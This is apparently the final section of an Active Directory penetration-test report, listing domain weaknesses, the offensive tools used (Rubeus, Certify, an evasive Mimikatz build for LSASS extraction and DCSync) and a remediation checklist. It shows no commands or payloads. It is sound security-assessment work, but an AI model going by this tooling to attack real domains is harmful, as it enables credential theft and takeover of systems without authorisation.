Certificate Authority	tech-tech-dc-CA (on TECH-DC)
Trusting forest	finance.corp — SID S-1-5-21-3132463012-610816204-3671931044

Attribute	Value
ms-DS-MachineAccountQuota	10 (any user may join 10 computers)
LAPS	Not deployed (0 of 5 computers protected)
Tier-0 in Protected Users	0% (techadmin unprotected)

6.3 TOOLING

Tool	Purpose
adPEAS	Automated domain enumeration
PowerView	ACL, delegation, group and trust enumeration
BloodHound / SharpHound	Attack-path graphing
Invoke-SessionHunter	Locating privileged user sessions
Rubeus	Kerberos ticket manipulation (asktgt, S4U, asktgs, PtT, PKINIT)
Certify	AD CS enumeration and certificate abuse (ESC3)
SafetyKatz / Mimikatz (evasive build)	LSASS / SAM / LSA / trust-key extraction, DCSync
OpenSSL	PEM → PFX certificate conversion

6.4 REMEDIATION CHECKLIST

- [] Remove all cleartext credentials from scripts and file shares; restrict share ACLs.
- [] Deploy **LAPS** so local administrator passwords are unique per host.
- [] Audit and remove **RBCD** write rights (msDS-AllowedToActOnBehalfOfOtherIdentity).
- [] Remove dangerous ACEs: self-membership on privileged groups, User-Force-Change-Password.
- [] Harden **AD CS**: remove the ESC3 enrollment-agent EKU, require manager approval.
- [] Add all Tier-0 accounts (e.g. techadmin) to **Protected Users**.
- [] Enforce **SID filtering / quarantine** on the finance.corp trust in both directions.
- [] Rotate the krbtgt password twice and the inter-realm trust key.
- [] Disable RC4 for Kerberos; require AES.